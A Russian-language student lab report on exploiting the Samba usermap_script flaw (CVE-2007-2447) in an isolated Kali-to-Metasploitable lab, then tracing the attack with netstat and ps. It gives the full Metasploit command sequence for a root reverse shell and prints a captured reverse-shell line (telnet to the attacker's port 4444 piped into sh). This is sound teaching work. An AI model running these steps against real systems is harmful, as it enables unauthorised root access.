

ЛАБОРАТОРНАЯ РАБОТА №3.

Свидиров Кирилл, 11-902

03.05.2022

Содержание

1	Общая информация	3
2	Постановка задачи	4
2.1	Суть задания	4
2.2	Цель упражнения	4
2.3	Используемые средства	4
3	Исходное состояние	5
4	Выполнение задания	6
4.1	Развернуть виртуальные машины Kali Linux и Metasploitable, подготовленные в рамках выполнения лабораторных работ №1 и №2	6
4.2	Убедиться в корректной настройке сети между Metasploitable и Kali Linux	6
4.3	Атака на Metasploitable	6
4.3.1	Сканирование портов Metasploitable	6
4.3.2	Активация эксплоита для использования уязвимости CVE-2007-2447	6
4.4	Форензика	7
4.4.1	Выявление аномальной активности на машине-жертве	7
4.5	Оформление результатов работы	7

1 Общая информация

- ✦ Работу выполнил Свидиров Кирилл Андреевич, 11-902 группа.
- ✦ Название лабораторной работы – “ЛАБОРАТОРНАЯ РАБОТА №3. ИСПОЛЬЗОВАНИЕ УЯЗВИМОСТИ ПРОТОКОЛА SAMBA: CVE - 2007 - 2447. СЕТЕВАЯ ФОРЕНЗИКА”.

2 Постановка задачи

2.1 Суть задания

С помощью эксплойта CVE-2007-2447с получить доступ к консоли другого устройства, после чего проверить на машине, на которую была совершена атака, какие следы имеет эта атака.

2.2 Цель упражнения

На практике попробовать реализовать эксплойт CVE-2007-2447с и проанализировать следы его работы.

2.3 Используемые средства

- ✈ Vmware Workstation 16 Player - для запуска виртуальной машины с уязвимым образом Linux – Metasploitable.
- ✈ Metasploitable – устаревший и уязвимый образ Linux. Используется, чтобы свободно изучать существующие уязвимости операционной системы.
- ✈ Kali Linux – образ Linux, с которого будут совершаться атаки на Metasploitable.
- ✈ LiME – загружаемый модуль ядра, позволяющий сделать дамп (содержимое рабочей памяти системы) операционной системы.
- ✈ Zip – утилита для работы с архивами.
- ✈ CVE-2007-2447с - эксплойт для получения доступа к консоли атакуемого устройства. Использует уязвимости протокола samba
- ✈ netstat - утилита для просмотра активных соединений устройства, а также информации о них.

3 Исходное состояние

Образ Metasploitable с изменёнными репозиториями. В процессе выполнения лабораторной работы будут изменены:

- ✎ Файл анализа памяти в момент совершения атаки.

Образ Kali. В процессе выполнения лабораторной работы значительных изменений не будет.

4 Выполнение задания

4.1 Развернуть виртуальные машины Kali Linux и Metasploitable, подготовленные в рамках выполнения лабораторных работ №1 и №2

- ✓ Предварительно был установлен VMware Workstation 16 Player.
- ✓ Были успешно загружены машины, используемые в предыдущих работах.

4.2 Убедиться в корректной настройке сети между Metasploitable и Kali Linux

- ✓ С помощью команды [ifconfig] на обеих машинах был узнан полученный ip-address (Metasploitable - 192.168.33.128, Kali - 192.168.33.129)

4.3 Атака на Metasploitable

4.3.1 Сканирование портов Metasploitable

- ✓ С помощью команды [nmap -p 1-65535 -T4 -A -v 192.168.33.128 2>1 | tee /var/tmp/scan.txt] были просканированы порты машины Metasploitable в диапазоне от 1 до 65535 и в файл scan.txt были записаны прослушиваемые порты.
- ✓ С помощью команды [grep -i samba /var/tmp/scan.txt] были найдены порты, использующие протокол samba для общения.

4.3.2 Активация эксплойта для использования уязвимости CVE-2007-2447


- ✓ С помощью команды [msfconsole] на Kali была запущена консоль Metasploit для дальнейшего использования эксплойта.
- ✓ С помощью команды [search samba] был выведен список доступных эксплойтов из пакета samba.
- ✓ С помощью команды [use exploit/multi/samba/usermap_script] эксплойт был запущен.
- ✓ С помощью команды [show payloads] был просмотрен список доступных видов содержимого эксплойта.
- ✓ С помощью команды [set PAYLOAD cmd/unix/reverse] было выбрано содержимое.
- ✓ С помощью команды [show options] были просмотрены текущие настройки загрузчика эксплойта.
- ✓ С помощью команды [set RHOST 192.168.33.128] в качестве цели атаки была установлена машина Metasploitable (порт стоит по умолчанию).
- ✓ С помощью команды [set LHOST 192.168.33.129] в качестве устройства, которому предоставляется доступ, была выбрана машина Kali
- ✓ С помощью команды [exploit] на Kali была исполнен эксплойт, после чего появился доступ к консоли Metasploitable (с root правами).
- ✓ С помощью команд [hostname], [ifconfig], [eth0] и [whoami] я убедился, что получил доступ к Metasploitable

4.4 Форензика

4.4.1 Выявление аномальной активности на машине-жертве

- ✓ С помощью команды `[sudo -i]` были получены права суперпользователя в консоли Metasploitable
- ✓ С помощью команды `[netstat -noap]` был осуществлён поиск аномальных соединений.
- ✓ С помощью команды `[netstat -noap | grep 4444]` были проанализированы аномальные соединения
- ✓ С помощью команд `[ps -eaf | grep 5507 | grep -v grep]`, `[ps -eaf | grep 5502 | grep -v grep]` и `[ps -eaf | grep 5503 | grep -v grep]` были проанализированы процессы, созданные атакой
- ✓ С помощью команд `[netstat -noap | grep 4444 » /var/tmp/samba.txt 2>1]`, `[ps -eaf | grep 5507 | grep -v grep » /var/tmp/samba.txt 2>1]`, `[ps -eaf | grep 5502 | grep -v grep » /var/tmp/samba.txt 2>1]` и `[ps -eaf | grep 5503 | grep -v grep » /var/tmp/samba.txt 2>1]` данные анализа были сохранены в файл.

4.5 Оформление результатов работы



```
root@metasploitable: /var/tmp
File Actions Edit View Help
date
Tue May 3 08:24:05 EDT 2022
root@metasploitable:/var/tmp# echo "Svidirov Kirill Andreevich"
Svidirov Kirill Andreevich
root@metasploitable:/var/tmp# cat /var/tmp/samba.txt
tcp        0      0 192.168.33.128:51067 192.168.33.129:4444  ESTABLISHED
tcp        0      0 192.168.33.128:51066 192.168.33.129:4444  ESTABLISHED
root    5507    1 0 07:41 ?        00:00:00 telnet 192.168.33.129 4444
root    5502    1 0 07:41 ?        00:00:00 telnet 192.168.33.129 4444
root    5503    1 0 07:41 ?        00:00:00 sh -c (sleep 3836|telnet 192.168.33.129 4444|while : ; do sh 86 break; done 2>
61|telnet 192.168.33.129 4444 >/dev/null 2>61 6)
root    5504  5503  0 07:41 ?        00:00:00 sh
root@metasploitable:/var/tmp#
```